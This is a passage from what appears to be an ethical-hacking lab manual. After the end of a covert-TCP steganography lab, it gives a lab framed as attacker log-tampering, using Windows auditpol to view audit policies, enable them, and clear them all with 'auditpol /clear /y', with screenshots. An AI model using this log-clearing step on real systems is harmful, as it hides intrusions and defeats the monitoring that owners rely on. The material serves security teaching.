


FIGURE 15.26: Individual TCP headers changed to send the message secretly

# Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

## Internet Connection Required

Yes       No

## Platform Supported

Classroom       iLabs

# 16

## Viewing, Enabling and Clearing Audit Policies using Auditpol

*Auditpol is a command in Windows Server 2016, Windows Server 2012, and Windows Server 2008, and is required for querying or configuring audit policy at the subcategory level.*

### Lab Scenario

In the previous labs you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a trace back and a possible prosecution for hacking.

One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once they have access to the target system, attackers can use inbuilt system utilities to disable or tamper logging and auditing mechanisms in the system.

### Lab Objectives

The objective of this lab is to help students learn:

- How to set the Audit Policies?

### Lab Environment

To carry out this lab, you need:

- Auditpol which is an built-in command in Windows Server 2016
- You can see more audit commands at <http://technet.microsoft.com/en-us/library/cc731451%28v=ws.10%29.aspx> for Windows Server 2016
- Run this on Windows Server 2016

### Lab Duration

Time: 10 Minutes

# Overview of Auditpol

Auditpol displays the information on the performance and functions to manipulate audit policies.

## Lab Task

1. Launch Command Prompt from the **Windows Server 2016** machine.
2. To **view** all the audit policies, type the following command:  
**auditpol /get /category:\***
3. Press **Enter**.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
    Security System Extension      No Auditing
    System Integrity                Success and Failure
    IPsec Driver                   No Auditing
    Other System Events             Success and Failure
    Security State Change          Success
Logon/Logoff
    Logon                          Success and Failure
    Logoff                         Success
    Account Lockout                 Success
    IPsec Main Mode                 No Auditing
    IPsec Quick Mode                No Auditing
    IPsec Extended Mode              No Auditing
    Special Logon                   Success
    Other Logon/Logoff Events       No Auditing
    Network Policy Server           Success and Failure
    User / Device Claims            No Auditing
    Group Membership                 No Auditing
Object Access
    File System                     No Auditing
    Registry                        No Auditing
    Kernel Object                   No Auditing
    SAM                             No Auditing
    Certification Services          No Auditing
    Application Generated          No Auditing
    Handle Manipulation             No Auditing
    File Share                      No Auditing
    Filtering Platform Packet Drop  No Auditing
    Filtering Platform Connection   No Auditing
    Other Object Access Events     No Auditing
    Detailed File Share             No Auditing
    Removable Storage               No Auditing
    Central Policy Staging          No Auditing
Privilege Use
    Non Sensitive Privilege Use    No Auditing
    Other Privilege Use Events     No Auditing
    Sensitive Privilege Use        No Auditing
Detailed Tracking
    Process Creation                 No Auditing
    Process Termination              No Auditing
    DPAPI Activity                  No Auditing
    RPC Events                      No Auditing
    Plug and Play Events            No Auditing
    Token Right Adjusted Events     No Auditing
Policy Change
    Audit Policy Change              Success
    Authentication Policy Change    Success
    Authorization Policy Change     No Auditing
    MPSSVC Rule-level Policy Change No Auditing
    Filtering Platform Policy Change No Auditing
    Other Policy Change Events      No Auditing
Account Management
    Computer Account Management     Success
```

FIGURE 16.1: Auditpol viewing the policies

4. To **enable** the audit policies, type the following at the command prompt:

```
auditpol /set /category:"system","account logon" /success:enable  
/failure:enable
```

5. Press **Enter**.

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The output displays the results of running the auditpol command to enable audit policies for system and account logon categories. It lists various audit settings such as Directory Service Access, Account Logon, Kerberos Service Ticket Operations, and Credential Validation, each with its audit status (Success, No Auditing). The command history at the bottom shows the execution of auditpol with success and failure flags, followed by a confirmation message.

```
Administrator: Command Prompt  
DS Access  
Directory Service Access Success  
Directory Service Changes No Auditing  
Directory Service Replication No Auditing  
Detailed Directory Service Replication No Auditing  
Account Logon  
Kerberos Service Ticket Operations Success  
Other Account Logon Events No Auditing  
Kerberos Authentication Service Success  
Credential Validation Success  
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:  
enable /failure:enable  
The command was successfully executed.  
C:\Users\Administrator>
```

FIGURE 16.2: Auditpol Local Security Policies in Windows Server 2016

6. To check whether audit policies are enabled, type the following at the command prompt: **auditpol /get /category:\***

7. Press **Enter**

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The output displays the results of running the auditpol /get /category:\* command to check the status of all audit policies. It lists categories like System, Logon/Logoff, Object Access, and others, along with their audit settings (Success and Failure, Success, No Auditing). The entire output is highlighted with a red border.

```
Administrator: Command Prompt  
C:\Users\Administrator>auditpol /get /category:  
System audit policy  
Category/Subcategory Setting  
System  
Security System Extension Success and Failure  
System Integrity Success and Failure  
IPsec Driver Success and Failure  
Other System Events Success and Failure  
Security State Change Success and Failure  
Logon/Logoff  
Logon Success and Failure  
Logoff Success  
Account Lockout Success  
IPSec Main Mode No Auditing  
IPSec Quick Mode No Auditing  
IPSec Extended Mode No Auditing  
Special Logon Success  
Other Logon/Logoff Events No Auditing  
Network Policy Server Success and Failure  
User / Device Claims No Auditing  
Group Membership No Auditing  
Object Access  
File System No Auditing  
Registry No Auditing  
Kernel Object No Auditing  
SAM No Auditing  
Certification Services No Auditing  
Application Generated No Auditing  
Handle Manipulation No Auditing
```

FIGURE 16.3: Auditpol enabling system and account logon policies

8. To **clear** the audit policies, type the following at the command prompt:

**auditpol /clear /y**

9. Press **Enter**.

The screenshot shows an 'Administrator: Command Prompt' window. The output of the 'auditpol /category:' command is displayed, listing various audit categories and their current auditing status (Success, No Auditing). A red box highlights the command 'auditpol /clear /y' entered by the user. Below it, a message states 'The command was successfully executed.' The command prompt prompt is visible at the bottom.

```
Administrator: Command Prompt
DS Access
  Directory Service Access           Success
  Directory Service Changes          No Auditing
  Directory Service Replication     No Auditing
  Detailed Directory Service Replicat No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events        Success and Failure
  Kerberos Authentication Service   Success and Failure
  Credential Validation            Success and Failure

C:\Users\Administrator>auditpol /clear /y
The command was successfully executed.

C:\Users\Administrator>
```

FIGURE 16.4: Auditpol clearing the policies

10. To check whether audit policies cleared, type the following at the command prompt:

**auditpol /get /category:\***

11. Press **Enter**.

The screenshot shows an 'Administrator: Command Prompt' window. The output of the 'auditpol /get /category:\*' command is displayed, listing various audit categories and their current auditing status (No Auditing). A red box highlights the command 'auditpol /get /category:\*. A callout bubble points to the 'Setting' column header. The command prompt prompt is visible at the bottom.

```
Administrator: Command Prompt
C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory                               Setting
System
  Security System Extension                      No Auditing
  System Integrity                            No Auditing
  IPsec Driver                                No Auditing
  Other System Events                          No Auditing
  Security State Change                       No Auditing
Logon/Logoff
  Logon                                      No Auditing
  Logoff                                     No Auditing
  Account Lockout                            No Auditing
  IPsec Main Mode                            No Auditing
  IPsec Quick Mode                           No Auditing
  IPsec Extended Mode                      No Auditing
  Special Logon                             No Auditing
  Other Logon/Logoff Events                 No Auditing
  Network Policy Server                     No Auditing
  User / Device Claims                      No Auditing
  Group Membership                          No Auditing
Object Access
  File System                                No Auditing
  Registry                                    No Auditing
  Kernel Object                             No Auditing
  SAM                                         No Auditing
  Certification Services                   No Auditing
  Application Generated                  No Auditing
  Handle Manipulation                      No Auditing
  File Share                                 No Auditing
  Filtering Platform Drop                 No Auditing
  Filtering Platform Connection             No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                      No Auditing
  Removable Storage                        No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use            No Auditing
  Other Privilege Use Events            No Auditing
  Sensitive Privilege Use               No Auditing
Detailed Tracking
  Process Creation                         No Auditing
  .....
```

FIGURE 16.5: Auditpol policies cleared

# Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

## Internet Connection Required

Yes       No

## Platform Supported

Classroom       iLabs